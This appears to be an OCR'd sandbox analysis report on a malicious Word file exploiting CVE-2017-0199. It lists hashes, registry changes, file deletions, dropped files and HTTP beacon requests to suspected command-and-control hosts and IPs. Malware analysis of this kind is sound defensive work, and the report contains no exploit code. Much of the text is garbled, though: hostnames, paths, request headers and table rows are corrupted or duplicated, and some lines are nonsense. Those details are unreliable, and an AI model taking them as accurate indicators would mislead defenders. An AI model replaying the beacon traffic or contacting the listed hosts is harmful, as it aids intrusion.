Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109F1009040000000000F01FE C\Usage\Spelling\And\Grammar\Files_1033\Value: 5359000e	248
Detection	Threat Characteristic: Queries DNS server www.lisworldart.com	
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 130.211.40.170:80	
	Content: POST /fpdi/ HTTP/1.1\r\nHost: www.lisworldart.com\r\nConnection: close\r\nContent-Length: 308\r\nCache-Control: no-cache\r\nOrigin: http://www.lisworldart.com\r\nUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)\r\nContent-Type: application/x-www-form-urlencode d\r\nAccept: */"\r\nReferer: http://www.lisworldart.com\r\nd\r\nd\r\nd\r\nd\r\nd\r\nd\r\nd\r\n	
Detection	Threat Characteristic: Connects to remote URL or IP address  Connection: 130.211.40.170:80  Content: GET /fpdi/?JpApTx=NL0te&SL=iqFVFG92XXu0uTH03jLa12oESkoFC5QxWtdivQGz6lajNLcs98G+ghkkxy5UFZ2hFuByzOleBruv1L0dGUP5Sq4bMM	
Detection	W3ywZSipis HTTP/1.1/in/Host: www.lisworldart.com/r/nConnection: close\r/n  Threat Characteristic: Queries DNS server	
Detection	www.myraandmarlow.com	
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 198.185.159.144:80 Content: POST /fpdi/ HTTP/1.1\(\text{inhost}\): www.myraandmarlow.com\(\text{inhost}\): close\(\text{inhost}\): close\(\text{inhost}\): no-cache\(\text{inhost}\): http://w	
	ww.myraandmarlow.comlr\nUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)\r\nContent-Type: application/x-www-for m-urlencoded\r\nAccept: \rangle	
Detection	Threat Characteristic: Connects to remote URL or IP address	
	Connection: 198.185.159.144:80 Content: GET /fpdi/7SL=g8+zrUhFtjKE3ClBcFkdr4XoeBkiOgnlSqzW3Gm8f2dnQgzRnbHLTjBDHNAc3fRUhSb5ptzTEUkYKF4aAst8iwduwzOgdmo5aAbu&Jp ApTx=NL0te HTTP/1.1/nhHost: www.myraandmarlow.coml/nConnection: closelvin	
Detection	Threat Characteristic: Queries DNS server www.nsyraanunanow.com/un	
Detection	www.osmoroootics.com  Threat Characteristic: Connects to remote URL or IP address Connection: 103.86.51.56:80	
	Content: POS.07.1.03:00.1.03:0	
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 103.86.51.56:80	
Details	Content: GET //pdi/pjpApTx=NLIDe&SL=IQ7n8XlwETvsb1evTFhE9XDem9TV7eyOLv/3NXV2g22Na6UPC/pKzdh5Y/dfqEcjPAGoYYkDoltM01Nlyypq/MzGb4M AVFQZ/P6Z HTTP/1.1\n\nhost: www.osmorobotics.com\nConnection: close\n\n  Titled Chapter in it. Guerica DND accompany to the content of the content o	
Detection	Threat Characteristic: Queries DNS server www.goodfoodsme.com	
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 142.250.74.115.80 Content: POST /fpdi/ HTTP/1.1\n/\nHost: www.goodfoodsme.com\n\nConnection: close\n\nContent-Length: 308\n\nCache-Control: no-cache\n\nOrigin: http://www.goodfoodsme.com\n\nUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)\n\nContent-Type: application/x-www-form-url encoded\n\nAccept: \n'\n\nReferer: http://www.goodfoodsme.com/fpdi/\n\nAccept-Language: en-US\n\nAccept-Encoding: gzip, deflate\n'\n	
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 142.250.74.115:80  Content: GET /fpdf/SSL=FC+vu15gaNMWWaVqmCj8ecPBA4+k65PSidnZFB+/ZloZQFj7fbAdEhR14OPa0iXfmTPKBjUALSLv5gYqK3GQ585B3z3vLFfkJ8fE&J	
	pApTx=NL0te HTTP/1.1\r\nHost: www.goodfoodsme.com\r\nConnection: close\r\n	

Detection	Threat Characteristic: Queries DNS server www.sisoow.rest		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings\Microsoft\Office Word Value: None		248
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%MicrosoftWindows\Temporary Internet Files\Content.Word\~WRS(467973F6-77B3-4014-840C-6CB9C 3C57E3E).tmp ) Return: 1		248
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%MicrosoftWindows\Temporary Internet Files\Content.MSO\841002D9.wiz ) Return: 1		248
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\841002D9.wiz Type: VSDT_RTF		248
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 248  File: %LOCALAPPDATA%\Microsoft\Windows\Temporary\Internet\Files\Content.MSO\841002D9.wiz  Type: VSDT_RTF		
Call Filesystem API	API Name: DeleteFileW Args: ( %WorkingDir%\-\$anjet 025001921.docx ) Return: 1		248
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{5C896935-C659-47E9-8FB7-F5F085 927831}.tmp ) Return: 1		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Data\Settings Value: None		248
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Templates\~\$Normal.dotm ) Return: 1		248
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1405DF8F-C817-4325-905C-6544A2 1853FB}.tmp ) Return: 1		248
Delete File	Path: %APPDATA%\Microsoft\Templates\-\\$Normal.dotm Type: VSDT_COM_DOS		248
Add File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		248
Write File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTF Value: a0		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTA Value: a0		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		248
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF(2483E5DE-9610-4DF0-BA96-A94BCA1FA35D).tmp Type: VS DT_WINWORD		248
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{2483E5DE-9610-4DF0-BA96-A94BCA1FA35D}.tmp Type: VS DT_WINWORD		248


#### ▼ Screenshot

CentOS





|39\_#-|°31#??6\_[;<:`[?30`[%^^^.%(%/,>]=\$%9\*?:\_\_(2°;%&52\u03b



# Environment-specific risk level Low risk The object exhibited mildly suspicious characteristics that are most likely benign. Detections Possible\_CVE20170199 Exploited vulnerabilities CVE-2017-0199 Network connection Custom

#### ▼ Object 1 - scanjet 025001921.docx (Office Word 2007 document)

File name	scanjet 025001921.docx
File type	Office Word 2007 document
SHA-1	DDC5FC30F556E6D597A0DB1A06F9B514528B38FC
SHA-256	4C882C0D1EA5A377D8F3F46E429205AC1842276FCB7C2CEB5F3F466292ACEE 3B
MD5	58C99415952066CE2DE643366E6690B8
Cino	10373 huto(a)

Risk Level	Low risk
Detection	Possible_CVE20170199
Exploited vulnerabilities	CVE-2017-0199
Threat Characteristics	Malformed, defective, or with known malware traits (1)

#### ▼ Notable Threat Characteristics

#### ▼ Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as probable malware	•	Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92

#### ▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92		

#### W10


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.				
Detections	Possible_CVE20170199				
Exploited vulnerabilities	CVE-2017-0199				
Network connection	Custom				

#### ▼ Object 1 - scanjet 025001921.docx (Office Word 2007 document)

File name	scanjet 025001921.docx
File type	Office Word 2007 document
SHA-1	DDC5FC30F556E6D597A0DB1A06F9B514528B38FC
SHA-256	4C882C0D1EA5A377D8F3F46E429205AC1842276FCB7C2CEB5F3F466292ACEE 3B
MD5	58C99415952066CE2DE643366E6690B8
Size	10373 byte(s)

Risk Level	High risk
Detection	Possible_CVE20170199
Exploited vulnerabilities	CVE-2017-0199
Threat Characteristics	File drop, download, sharing, or replication (6) Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (4) Process, service, or memory object change (1) Suspicious network or messaging activity (16)

#### Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques <a> ☑</a>

Tactics	Techniques	Notable Threat Characteristics		
Defense Evasion	File Deletion	■ ■ Characteristics: 1, 2, 3, 4, 5, 6		
Discovery	Network Share Discovery	Characteristics: 1		
Command and Control	Commonly Used Port	Characteristics: 1 Characteristics: 1, 2, 3		
	Standard Application Layer Protocol	Characteristics: 1 Characteristics: 1, 2, 3		

 $\ensuremath{\texttt{©}}$  ATT&CKTM is a trademark of The MITRE Corporation.

#### ▼ Notable Threat Characteristics

#### ▼ File drop, download, sharing, or replication (6)

Characteristic	Significance	Details
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1852 File: %TEMP%UET54D0.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1852  File: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb  Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1852 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\BB5BDD20.wiz Type: VSDT_RTF
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1852 File: %TEMP%{0F404421-5371-410C-979A-1C62DD740FD6} Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1852 File: %TEMP%UET5136.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1852 File: %TEMP%(360ECB43-3FCB-4524-9B80-2C2ECF9E58A5) Type: VSDT_COM_DOS

#### ▼ Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information		Process ID: 1852 Info: Enums share folder from API result

#### ▼ Malformed, defective, or with known malware traits (4)

Characteristic	Significance	Details
Detected as probable malware	•	Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92
Drops known malware		Source: ATSE  Detection Name: EXPL_CVE1711882  File Name: -WNFfA0C2E1F0-5508-4641-BC28-4A46C0AD2E30}.tmp  SHA1: D3EDB148DD94F68D9BB9651E8B57CC436C17ECA2  Engine Version: 21.572.1002  Malware Pattern Version: 17.149.92
Drops known malware		Source: ATSE Detection Name: HEUR_RTFMALFORM File Name: BBSBDD20.wiz SHA1: AB16819ACAA2883D8098D29BD920CDEB409767B2 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92
Drops known malware		Source: ATSE  Detection Name: HEUR_RTFMALFORM  File Name:

#### ▼ Process, service, or memory object change (1)

Characteristic Signature S	Significance	Details
Creates process	•	Process ID: 2836 Image Path: %CommonProgramFiles(x86)%Microsoft Shared\Office15\msosqm.exe

#### ▼ Suspicious network or messaging activity (16)

Characteristic	Significance	Details
Attempts to connect to suspicious host	•	104.168.32.55
Attempts to connect to malicious URL	•••	URL: http://104.168.32.55/     wii. wizwii. wizwii. wiz/
Attempts to connect to suspicious URL	•	http://104.168.32.55/
Attempts to connect to suspicious URL	•	http://104.168.32.55/dashboard/
Attempts to connect to suspicious URL	•	http://104.168.32.55/
Connects to remote URL or IP address	•••	Connection: 104.168.32.55:80  Content: HEAD /wiiwizwiiwizwiiwiz/wiz/wiiwiz/wiiwiz/wii.wiz
Connects to remote URL or IP address	•••	Connection: 104.168.32.55:80  Content: GET /
Connects to remote URL or IP address	•••	Connection: 104.168.32.55:80  Content: OPTIONS /dashboard/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACC EPTED: t\r\nHost: 104.168.32.55\r\n\r\n\r\n
Connects to remote URL or IP address	•••	Connection: 104.168.32.55:80  Content: OPTIONS / HTTP/1.1\(\alpha\)nConnection: Keep-Alive\\alpha\)nUser-Agent: Microsoft Office Word 2013\(\alpha\)nX-MSGETWEBURL: t\(\alpha\)nX-IDCRL_ACCEPTED: t\(\alpha\) nHost: 104.168.32.55\(\alpha\)ni\(\alpha\)n
Connects to remote URL or IP address	•••	Connection: 104.168.32.55:80  Content: HEAD /
Connects to remote URL or IP address	•••	Connection: 104.168.32.55:80  Content: OPTIONS /wiiwizwizwiizwiizwiz/ HTTP/1.1\r/inConnection: Keep-Alive\r/inUser-Agent: Microsoft Office Word 2013\r/inX-MSGETWEBURL: t\r/inX-IDCRL_ACCEPTED: t\r/inHost: 104.168.32.55\r/in\r/in
Connects to remote URL or IP address	•	http://104.168.32.55/wiiwizwiiwizwiiwiz/
Queries DNS server	•	104.168.32.55
Listens on port	•	0.0.0.0:49423
Listens on port	•	0.0.0.0:49422
Listens on port		0.0.0.0:49421

#### ▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
104.168.32.55	80	-	-	-	scanjet 025001921.docx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
104.168.32.55	-	53	-	-	-	scanjet 025001921.docx
www.microsoft.com	92.122.110.37	53	-	No risk	-	scanjet 025001921.docx

URL	Site Category	Risk Level	Threat	Accessed By
http://104.168.32.55/wiiwiz/wiiwiz/wiiwiz/wiiwiz/wiiwiz/wii	'	High	EXPLOIT_RTF.WRS	scanjet 025001921.docx
http://104.168.32.55/	Untested	-	-	scanjet 025001921.docx
http://104.168.32.55/dashboard/	Untested	-	-	scanjet 025001921.docx
http://104.168.32.55/	Untested	-	-	scanjet 025001921.docx

#### ▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~WRF{A0C2E1F0-5508-4641-BC 28-4A46C0AD2E30}.tmp	High	EXPL_CVE1711882	Drops known malware	-	5120	D3EDB148DD94F68D9BB9651E8B57CC436 C17ECA2
BB5BDD20.wiz	High	HEUR_RTFMALFORM	Drops known malware	-	23566	AB16819ACAA2883D8098D29BD920CDEB4 09767B2
wii.wiz wizwi.wiz[1].wiz	High	HEUR_RTFMALFORM	Drops known malware	-	23566	AB16819ACAA2883D8098D29BD920CDEB4 09767B2
wii.wiz wizwiz.url	No risk	-	-	-	227	AD142677E511FBAC83622B38CEAFE4D625 75B891
wiiwiz on 104.168.32.55.url	No risk	-	-	-	138	9176AE8F8A627EBCB36955CBED73ACD50 EC4D295
-WRS{96C0E956-C2A6-4F53-B3 E0-8835FA85C4A9}.tmp	No risk	-	-	-	1024	A62F70A7B17863E69759A6720E75FC80E1: B46E6
msosqmcached.dat	No risk	-	-	-	788	A9C49943BFA1BFBD3A4BCFC0F102E3D07 DD73EA1
CentralTable.laccdb	No risk	-	-	-	64	CF4952815B18182855EE45688995D12457F 0A84
-\$anjet 025001921.docx	No risk	-	-	-	162	35CAF4CE15128289949107CE002FE8CCE AFE2D0
-\$Normal.dotm	No risk	-	-	-	162	35CAF4CE15128289949107CE002FE8CCE AFE2D0

#### ▼ Suspicious Objects

Туре	Object	Risk Level
File (SHA1)	DDC5FC30F556E6D597A0DB1A06F9B514528B38FC	High
URL	http://104.168.32.55.80/	High
File (SHA1)	AB16819ACAA2883D8098D29BD920CDEB409767B2	High
URL	http://104.168.32.55.80/	Medium
File (SHA1)	D3EDB148DD94F68D9BB9651E8B57CC436C17ECA2	High
URL	http://104.168.32.55:80/dashboard/	Medium
URL	http://104.168.32.55:80/	Medium

#### ▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Details  Threat Characteristic: Attempts to connect to suspicious host	Falent PID	FID
	104.168.32.55		
Detection	Threat Characteristic: Attempts to connect to malicious URL  URL: http://104.168.32.55/wiiwizwii.wizwii.wizwiiwiz/  Wii.wizwizwizwizwiz  Threat Characteristic: Attempts to connect to malicious URL  wizwizwizwizwizwiz		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://104.168.32.55/		
Detection	Threat Characteristic: Attempts to connect to suspicious URL		
Detection	http://104.168.32.55/dashboard/  Threat Characteristic: Attempts to connect to suspicious URL  http://104.168.32.55/		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: EXPL_CVE1711882 File Name: -WNRF(A0C2E1F0-5508-4641-BC28-4A46C0AD2E30).tmp SHA1: D3EDB148DD94F68D9BB9651E8B57CC436C17ECA2 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: HEUR_RTFMALFORM File Name: BB5BDD20.wiz SHA1: AB16819ACAA2883D8098D29BD920CDEB409767B2 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: HEUR_RTFMALFORM File Name:		
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		1852
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		1852
Vrite Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\-{& Value: None		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		1852
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		1852
Vrite Registry Key	Total Time Total Notifice of Twante invitors of the Control of Twante invi		
	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\\Products\000051191100000000000000000000000000000		1852
Vrite Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		
Vrite Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		1852
Write Registry Key  belete Registry Key  kelete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		1852 1852
/rite Registry Key  elete Registry Key  elete Registry Key  elete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		1852 1852 1852
Vrite Registry Key  Velete Registry Key  Velete Registry Key  Velete Registry Key  Velete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		1852 1852 1852 1852
Vrite Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Vrite Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		1852 1852 1852 1852 1852
Vrite Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Vrite Registry Key Vrite Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\(000051191100000000000000000000000000000		1852 1852 1852 1852 1852 1852 1852
Vrite Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Vrite Registry Key Vrite Registry Key Vrite Registry Key Vrite Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\(100005119110000000000000000000000000000		1852 1852 1852 1852 1852 1852 1852 1852
Vrite Registry Key  velete Registry Key  velete Registry Key  velete Registry Key  velete Registry Key  virte Registry Key  virte Registry Key  dd File  Vrite File	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\(100005119110000000000000000000000000000		1852 1852 1852 1852 1852 1852 1852 1852
Vrite Registry Key  velete Registry Key  velete Registry Key  velete Registry Key  velete Registry Key  virte Registry Key  virte Registry Key  dd File  virte File  vall Network API	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\User\Data\S-1-5-18\Products\(100005119110000000000000000000000000000		1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
Vrite Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\User\Data\S-1-5-18\Products\(100005119110000000000000000000000000000		1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
Write Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Write Registry Key  Write Registry Key  Write Registry Key  Write File  Call Network API  Delete Registry Key  Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installen\User\Data\S-1-5-18\Products\(100005119110000000000000000000000000000		1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
Write Registry Key  Delete Registry Key  Write Registry Key  Write Registry Key  Write File  Call Network API  Delete Registry Key  Write Registry Key  Write Registry Key  Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installen\User\Data\S-1-5-18\Products\(100005119110000000000000000000000000000		1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
Write Registry Key  Delete Registry Key  Write Registry Key  Write Registry Key  Write File  Call Network API  Delete Registry Key  Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installen\User\Data\S-1-5-18\Products\(100005119110000000000000000000000000000		1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
Write Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Write Registry Key  Write Registry Key  Write Registry Key  Write File  Call Network API  Delete Registry Key  Write Registry Key  Call System API	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\(100005119110000000000000000000000000000		1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
Write Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Write File  Call Network API  Delete Registry Key  Write Registry Key  Write Registry Key  Write Registry Key  Stephanton Registry Key  Write Registry Key  Write Registry Key  Call System API  Call System API	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\(100005119110000000000000000000000000000		1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
Write Registry Key  Delete Registry Key  Write File  Call Network API  Delete Registry Key  Write Registry Key  Write Registry Key  Write Registry Key  Call System API  Call System API  Write Registry Key  Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installen\UserData\S-1-5-18\Products\(100005119110000000000000000000000000000		1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
Write Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Write File  Call Network API  Delete Registry Key  Write Registry Key  Write Registry Key  Write Registry Key  Call System API  Call System API	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installen\UserData\S-1-5-18\Products\(100005119110000000000000000000000000000		1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852


Call Filesystem API API Name: CopyFileExW Arg D-CNRY.FSD, 6c75298e, 0, 1 Call Filesystem API API Name: DeleteFileW Args API Name: DeleteFileWargs API Name: DeleteFileWargs API Name: DeleteFileWargs API Name: DeleteFileWargs API Name: DeleteRed API Name: DeleteFileWargs API Name: DeleteRed API Name: Na	( %TEMP%\(360ECB43-3FCB-4524-9B80-2C2ECF9E58A5) ) Return: 1  ( %TEMP%\(360ECB43-3FCB-4524-9B80-2C2ECF9E58A5) ) Return: 0  // (%TEMP%\(360ECB43-3FCB-4524-9B80-2C2ECF9E58A5) ) Return: 0  // (%TEMP%\(360ECB43-3FCB-4524-9B80-2C2ECF9E58A5) ) Return: 0  // (%TEMP%\(360ECB43-3FCB-4524-9B80-2C2ECF9E58A5) ) Type: VSDT_COM_DOS  // (\$FCB-4524-9B80-2C2ECF9E58A5) Type: VSDT_COM_DOS  // (\$FCB-4524-9B80-2C2ECF9E58A5)	1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
D-CNRY.FSD, 6c75298e, 0, 1  Call Filesystem API API Name: DeleteFileW Args API Name: DeleteFileW Args Write File Path: %LOCALAPPDATA%M Delete File Path: %TEMP%\\360ECB43- Threat Characteristic: Delete Process ID: 1852 File: %TEMP%\\360ECB43-3 Type: VSDT_COM_DOS Write File Path: %LOCALAPPDATA%M CRY: HKEY_CURRENT_USE Write Registry Key Key: HKEY_LOCAL_MACHIN ClUsage\AceFiles Value: 535 Write Registry Key Key: HKEY_LOCAL_MACHIN ClUsage\AceFiles Intl. 1033 V Write Registry Key Key: HKEY_LOCAL_MACHIN ClUsage\AceFiles Intl. 1033 V Write Registry Key Key: HKEY_LOCAL_MACHIN ClUsage\AceFiles Intl. 1033 V Write File Path: %LOCALAPPDATA%M Write File Path: %LOCALAPPDATA%M ClUsage\AceFiles Intl. 1033 V Threat Characteristic: Delete Process ID: 1852 File: %LOCALAPPDATA%M Type: VSDT_COM_DOS	(%TEMP%(360ECB43-3FCB-4524-9B80-2C2ECF9E58A5) ) Return: 1 (%TEMP%(360ECB43-3FCB-4524-9B80-2C2ECF9E58A5) ) Return: 0  /// REMP%(360ECB43-3FCB-4524-9B80-2C2ECF9E58A5) ) Return: 0  // CALL STAND	1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
